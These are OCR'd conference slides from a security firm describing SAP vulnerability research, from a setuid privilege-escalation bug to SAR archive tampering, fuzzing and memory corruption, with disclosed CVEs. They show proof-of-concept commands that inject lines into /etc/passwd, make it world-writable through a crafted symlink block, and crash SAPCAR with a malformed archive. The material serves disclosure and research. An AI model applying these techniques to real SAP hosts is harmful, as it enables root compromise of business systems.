Getting Lost in SAP

From LPE to Remote Memory Corruption

ANVIL
SECURE

Goals of this talk

- How to approach large proprietary systems
  - No source and no obvious entry point
- How curiosity turned one local bug into:
  - Archive internals
  - Fuzzing
  - Crypto parsing
  - And remote memory corruption
- What LLMs helped with, and what still required human input

What is SAP?


- Platform used by most Fortune 500 companies
- Core systems like ERP and CRM on a proprietary stack
  - ABAP, NetWeaver, HANA, XSA

- High business impact
- Large attack surface

Why this is hard

- Proprietary code
- Many products and shared components
- Old and new products living side by side
- Complex cross-component interactions

The thread


setuid binaries
SAPCAR / SAR
black-box fuzzing
CommonCryptoLib
HANA remote attack surface

Once upon a time

A project

> *Hey Tao,*
>
> *We've got a new project for that same customer.*
>
> *Interested?*

A challenge

2024-06-24 8:06 PM

considering that we have about 3 weeks, our goal should be to find at least 2 0days on SAP systems 😋 Up for the challenge?
let's say any kind of bugs so that could be a DoS or RCE or LPE 🙂

The project


ONE BELIEVES THINGS BECAUSE ONE HAS BEEN CONDITIONED TO BELIEVE THEM
XXVI
LE HACK
XXVI
BRAVE NEW WORLD

Recon

```
-rwsr-x---. 1 root sapsys 4.0M May 9 04:52 /usr/sap/hostctrl/exe/hostexecstart
-rwsr-x---. 1 root sapsys 3.7M May 9 04:52 /usr/sap/hostctrl/exe/sapuxuserchk
-rwsr-x--- 1 root sapsys 2.4M May 7 2023 /usr/sap/ABC/D00/exe/sapuxuserchk
-rwsr-x--- 1 root sapsys 3.1M Jun 21 13:16 /usr/sap/ABC/D00/exe/icmbnd
-rwsr-x--- 1 root sapsys 2.7M Jun 11 2020 /usr/sap/DEF/SYS/exe/uc/linuxx86_64/icmbnd
-r-sr-x--- 1 root sapsys 63M Dec 18 2023 /usr/sap/ABC/D00/exe/mdc/hdbmdcdispatcher
```

hostexecstart

```
hxehost:hxeadm> /usr/sap/hostctrl/exe/hostexecstart -h
usage: hostexecstart [option]
option:
-start: start the SAPHostAgent if not running.
-restart: stop SAPHostAgent if running, and restart it.
-status: return the status of SAPHostAgent (running/stopped)
-upgrade <archive>: upgrade SAPHostAgent using the SAR archive <archive>
```

hostexecstart

```
hostexecstart -upgrade <archive>
  ↳ saphostexec -upgrade -archive <archive> verify
      ↳ SAPCAR -manifest … -V -xfvs <archive> -R …
```


hostexecstart

```
SAPCAR usage:
…
-e: redirect output from stdout to file sapcar_output
-L FILE: use security library FILE for signature operations
(default: libsapcrypto.so)
…
-p octalvalue: set permissions of all files in archive to value
-P: use absolute path-names (use carefully)
…
-xnopvalid: Do not validate file paths during extraction […]
```

hostexecstart

```
$ python3 SAPCARve.py test.sar rename 0 "aaaa
> $(cat passwd_patched)
> # bbbb"
SAR archive version: 2.01
Number of files: 3
        0: -rwxrwxr-x 300        aaaa
at:x:25:25:Batch jobs daemon:/var/spool/atjobs:/bin/bash
[ snip]
hxeadm:x:1001:0:SAP HANA Database System Administrator:/usr/sap/HXE/home:/bin/bash
sapadm:x:488:79:SAP Local Administrator:/home/sapadm:/bin/false
# bbbb
        1: -rwxrwxr-x 10575444   tp
        2: drw------- 4922       SIGNATURE.SMF
```

hostexecstart



hostexecstart ✅

```
hxehost:hxeadm> cat /etc/passwd
SAPCAR: processing archive /hana/shared/HXE/HDB90/newline.sar (version 2.01)
SAPCAR: error during certificate revocation check (error 61). SSF-RC: SSF_API_OK
Detail: CRL missing. Download and use CRL from https://tcs.mysap.com/crl/crlbag.p7s
File >aaaa
at:x:25:25:Batch jobs daemon:/var/spool/atjobs:/bin/bash
[ snip ]
hxeadm:x:1001:0:SAP HANA Database System Administrator:/usr/sap/HXE/home:/bin/bash
sapadm:x:488:79:SAP Local Administrator:/home/sapadm:/bin/false
# bbbb< was not found in manifest
```

CVE-2024-47595

- We handled coordinated disclosure on behalf of our client
- CVE covers both LPE issues
  - `hostexecstart` arg injection and output symlink redir
  - `icmbnd` trace path/newline injection (not presented here)
- All I needed to do was write a quick blog post ☺

Blog post prepping

I just want to sign it

```
sign an existing archive:
SAPCAR -Svf MY.SAR [-L library] [-key PSE] [-pwd PSE PIN] [-H algorithm]
```

```
$ SAPCAR -key test.pse -tsaurl http://freetsa.org/tsr -Svf test.sar
SAPCAR: error in signature verification (error 60). SSF-RC: SSF_API_OK
Detail: SsfErrorName(5) == "SSF_API_SIGNER_ERRORS", SsfErrorDescription(5) == "A
signing operation could not be performed or failed", Last error from SAPCRYPTOLIB: "A
signing operation could not be performed or failed" <-- SsfLibAddTimeStampResp() == 5
```

```
[ snip ]
CCL[VERIFY]: Certificate verification result (failed)
----- BEGIN VERIFICATION RESULT -----
 # --- Messages ----------
 INFO: Verification time - Fri Mar 28 15:04:42 2025                    ERROR: The verified
certificate chain is complete but no certificate is trusted.
[ snip ]
```

SAR content

```
hxehost:hxeadm> SAPCAR -tf tp.sar
SAPCAR: processing archive tp.sar (version 2.01)
-rwxrwxr-x          300    22 Aug 2012 20:27 patches.mf
-rwxrwxr-x     10575444    22 Aug 2012 19:48 tp
-rw-------         4922    23 Aug 2012 09:20 SIGNATURE.SMF
```

SAR manifest


```
SAP-MANIFEST
Version: 1.0
Hash: SHA256
Signature: PKCS7-TSTAMP
Body: Digest | Name-Length | Name

c6e9fb02ab59e7580fcaea6c37ae6ae6f6f5151d4ca8843659a649670fa2f6ee 000a patches.mf
a19098e76e675b2bd1269fa6e44042d71a411019dd3ac56a3487c65408a39ee5 0002 tp

-----BEGIN SIGNATURE-----
[ snip ]
-----END SIGNATURE-----
```

SAR internals

https://ide.kaitai.io/
with
https://github.com/anvilsecure/SAPCARve/blob/main/sar.ksy



SAPCARve

Usage

```
$ python3 SAPCARve.py -h
usage: SAPCARve.py [-h] sar {list,extract,add,delete,swap,rename,chmod,merge} ...

SAPCAR manipulation tool

positional arguments:
  sar                   Path to the .sar (or .car) archive
  {list,extract,add,delete,swap,rename,chmod,merge}
    list                List content of the archive
    extract             Extract a file from the archive
    add                 Add a file/symlink/directory to the archive (file, sym, dir respectively)
    delete              Delete a block inside the archive
    swap                Swap two blocks inside the archive
    rename              Rename a file inside the archive
    chmod               Change the permission of a file inside the archive
    merge               Merge two SAR archives by appending blocks from one to the other

options:
  -h, --help            show this help message and exit
```

https://github.com/anvilsecure/SAPCARve


LK and DR blocks

```
$ python3 SAPCARve.py tp.sar add sym 'anvil|/etc/passwd'
# ...
$ python3 SAPCARve.py tp_add_sym.sar add dir 'anvil' --perms 0o40777
SAR archive version: 2.01
Number of files: 5
0: -rwxrwxr-x 300 patches.mf
1: -rwxrwxr-x 10575444 tp
2: drw------- 4922 SIGNATURE.SMF
3: lrwxrwxrwx 0 anvil|/etc/passwd
4: drwxrwxrwx 0 anvil
```

It’s tamper time

```
0: -rwxrwxr-x 300 patches.mf
1: -rwxrwxr-x 10575444 tp
2: drw------- 4922 SIGNATURE.SMF
3: lrwxrwxrwx 0 anvil|/etc/passwd
4: drwxrwxrwx 0 anvil
```

```
hxeadm@hxehost:/usr/sap/HXE/HDB90> ls -alh /etc/passwd
-rwxrwxrwx 1 root root 1.2K Oct 3 20:27 /etc/passwd
```




More CVEs

- CVE-2025-42992: metadata tampering in signed SAR archives.
  - Just presented
- CVE-2025-43001: current/parent directory permission override.
  - Path traversal protection failed to consider ‘.’ and ‘..’ in archive
- CVE-2025-42970: path traversal in CAR archive extraction.
  - Path traversal protection applied to SAR, but not CAR archives

If you won’t sign it…

```
$ taskset -c 0-3 afl-fuzz -i corpus -o findings -m none -O -- ./SAPCAR --tf @@
```



More CVEs*

- CVE-2025-42992: metadata tampering in signed SAR archives.
- CVE-2025-43001: current/parent directory permission override.
- CVE-2025-42970: path traversal in CAR archive extraction.
- CVE-2025-42971: OOB write when parsing CAR archives.

```
$ cat oob_write.sar
a/../ 1 2 33 4
$ SAPCAR -xvf oob_write.sar
processing archive oob_write.sar...
x
double free or corruption (out)
Aborted
```

Blog post prepping

here we go again

Auto-shim lib

```
SAPCAR: processing archive ../SAPCARve/tp.sar (version 2.
[+] asl lib loaded
[+] found target lib in ASL_TARGET_LIB env
[+] loaded target library /mnt/c/Users/anvil/Documents/Ar
[+] function sapcr_set_property_int is being called
        rdi:          7913600 (d)          78c080 (h)
        rsi:                0 (d)               0 (h)
        rdx:               38 (d)              26 (h)
        rcx:                1 (d)               1 (h)
         r8:                0 (d)               0 (h)
         r9:  140721780023872 (d)     7ffc57b5e240 (h)
[+] return value
        rax:                0 (d)               0 (h)

[+] function sapcr_init is being called
        rdi:  133795038743152 (d)     79af95c1ca70 (h)
        rsi:                1 (d)               1 (h)
        rdx:                1 (d)               1 (h)
        rcx:  133795037661431 (d)     79af95b148f7 (h)
         r8:  133795038743152 (d)     79af95c1ca70 (h)
         r9:  140721780023911 (d)     7ffc57b5e267 (h)
[+] return value
        rax:                0 (d)               0 (h)

[+] function sapcr_get_property_int is being called
        rdi:          7913600 (d)          78c080 (h)
        rsi:         10591192 (d)          a19bd8 (h)
        rdx:                1 (d)               1 (h)
        rcx:  133795037661431 (d)     79af95b148f7 (h)
         r8:  133795038743152 (d)     79af95c1ca70 (h)
         r9:  140721780023911 (d)     7ffc57b5e267 (h)
[+] return value
        rax:                0 (d)               0 (h)
```

https://github.com/anvilsecure/auto-shim-lib


Archeology

```
/* Security info of one signer/recipient */
typedef struct /* SigRcpSsfInformation */
{
    SsfCharstring strSigRcpId; /* name of signer/recipient */
    SAP_INT strSigRcpIdL; /* length of above */
    SsfCharstring strSigRcpReserved; /* reserved for future use */
    SAP_INT strSigRcpReservedL; /* length of above */
    SsfCharstring strSigRcpProfile; /* signer/recip sec profile */
    SAP_INT strSigRcpProfileL; /* length of above */
    SsfCharstring strSigRcpPassword; /* password signer/recipient*/
    SAP_INT strSigRcpPasswordL; /* length of above */
    SAP_UINT uResult; /* result of SSF operation */
} SigRcpSsfInformation;
/* Pointer to security info of one signer/recipient */
typedef SigRcpSsfInformation * PtrSigRcpSsfInformation;

/* List of signer security info */
typedef struct SigRcpSsfInformationListStruct * SigRcpSsfInformationList;

/* List element of signer security info */
typedef struct SigRcpSsfInformationListStruct
{
    SigRcpSsfInformationList ptrNextSigRcp; /*next element*/
    PtrSigRcpSsfInformation ptrSigRcp; /*this element*/
} SigRcpSsfInformationListElement;

typedef struct {
```



SAP

Technical Documentation

Secure Store & Forward (SSF)

API Specifications

Version 1.0

Dr. J. Schneider
Michael Friedrich

SAP AG
Neurottstraße 16
D-69190 Walldorf
Germany

Version 1.0
11.06.99

Gotta go fast


```
